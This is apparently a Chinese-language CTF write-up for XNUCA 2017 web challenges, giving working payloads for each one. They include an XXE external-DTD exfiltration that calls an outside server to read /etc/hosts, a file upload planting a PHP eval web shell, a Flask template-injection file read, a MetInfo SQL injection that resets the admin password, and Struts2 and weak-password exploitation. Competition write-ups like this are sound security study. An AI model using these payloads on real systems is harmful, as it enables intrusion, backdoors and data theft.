No.1 你喜欢颜文字么（读：100 分，写：0 分）

找回密码处找回 admin，写个问题进去就得到 flag 了，不知这题出的和颜文字有啥关系。。。

#No.2 关键字词：一档 CTF 题

看提示可知道是 utf8 和 latin1 编码那个问题，同一个账号估计说的就是 admin，所以来个 admin 空格就进去了

得到 md5 so 一下就有 flag 了

#No.3 Pav1 和 lloowweerr...（读：200 分，写：0 分）

ffmpeg 任意文件读取漏洞：http://www.freebuf.com/column/142775.html

直接 poc 搞一下生成视频，传上去再下载下来，在视频开头找到 flag。

#No.5 Lucky Number Ca...（读：100 分，写：0 分）

xxe 漏洞，远程盲读就可以了，生气的是 flag 放的位置，感觉和靶机位置类似在 etc 下，然后挨个尝试下 etc 下常用的文件最后在/etc/hosts 里面找到 flag。

payload：

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/hosts">
```

```
POST /ctf1.php HTTP/1.1
Host: f83f119af64fa2b94c37231bbce09678.xnuca.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://f83f119af64fa2b94c37231bbce09678.xnuca.cn/
Content-Length: 105
DNT: 1
Connection: keep-alive

<!DOCTYPE try[
  <!ENTITY % int SYSTEM "http://xxx.xxx.ip/evil.xml">
  %int;
  %all;
  %send;
  ]>
```

vps 日志收到结果：

```
7.15.45 - - [26/Aug/2017:19:58:24 +0800] "GET /1.php?file=MTI3LjAuMC4xCWxvY2FsaG9zdAoxMjcu
51Y2F7TjNzU01EMTY1S2VzU1hseU9nd01HVGVwSTJIVEpDMGJ9LnhpcC5pbwoKIyBUaGUgZm9sbG93aW5nIGxpbmVz
UgZm9yIElQdjYgY2FwYWJsZSBob3N0cwo6OjEgICAgIGxvY2FsaG9zdCBpcDY6bG9jYWxob3N0IGlwNi1sb29wYmFj
1hbGxub2RlcwpmZjAyOjoyIGlwNi1hbGxyb3V0ZXJzCg== HTTP/1.0" 200 166 "-" "-"
```


```
127.0.0.1       localhost
127.0.0.1       xnuca{N3sSMD165KesSX1yOgwMGTepI2HTJC0b}.xip.io

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
```

#No.8 看视频真嗨皮（读：50 分，写：100 分）


海洋 cms 漏洞

这个 cms 是之前代码执行的漏洞，直接执行菜刀的 payload 就可以上传文件，传入一句话木马，或者 WriteHere 的文件得到读写分数



#No.9 The Best Commun...（读：100 分，写：200 分）

可以在网上找到相应的 exp




得到读写分数。

#No.11 两只小蜜蜂啊（读：50 分，写：100 分）

Beescms 漏洞。

在/mx_form/mx_form.php?id=12 处 post



可以让我们得到 admin 的会话，从而登录后台

发现后台并不能修改模板，那么就利用之前的上传漏洞

```
POST /admin/upload.php HTTP/1.1
Host: 27ce290104602b23056839b43789f9cb.xnuca.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:55.0) Gecko/20100101 Firefox/55.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------203911466911222
Content-Length: 637
Referer:
http://27ce290104602b23056839b43789f9cb.xnuca.cn/admin/u
pload.php
Cookie: PHPSESSID=beqhqo9ovgu60s5es8999gbf41
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------203911466911222
Content-Disposition: form-data; name="get"


-----------------------------203911466911222
Content-Disposition: form-data; name="up";
filename="a.php"
Content-Type: image/png

<?php eval($_POST['Isron']);?>
-----------------------------203911466911222
Content-Disposition: form-data; name="thumb_width"
```

只需修改 Content-Type 就可以上传成功，getshell 得到读写分数 flag 都在/etc/flag.txt。

#No.16 来一发 flask（读：50 分，写：100 分）

这个题只得到读的分。漏洞是 flask 的模板注入。

payload：{{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/flag.txt').read() }}

得到 flag：

Oops! That page doesn't exist.

http://b2a16c169afae64b99f485a6a5c4a86f.xnuca.cn/qqxnuca{c9da0dcdce84713467263534e8c7225f}

#No.21 Freecms（读：50 分，写：100 分）


（这个忘了截图了。）这个是个 struct2 045 漏洞，输入内容提交时候可以看到发送到一个.do 的 url，直接用 k8 的小工具打就可以了，读取的 flag 在/etc/flag.txt 里面，写入文

件在/opt/tomcat-××××/里面。

#No.23 找入口（读：100 分，写：200 分）

Wolf cms 漏洞

Wolf cms 后台 admin，然后弱密码账号密码都是 admin，进到后台上传或者编辑一个 php 一句话即可 getshell，得到读写分数



#No.25 愉快的玩耍吧（读：100 分，写：200 分）

MetInfo cms 漏洞

（这个忘了截结果图了）利用之前的注入漏洞：

/admin/login/login_check.php?met_cookie_filter[a]=a%27,admin_pass=md5(1234567)+where+id=1;+%23—修改密码为 1234567 进入后台，，然后通过上传 zip 压缩包，改 type 为 skin，自动解压 getshell，得到读写分数。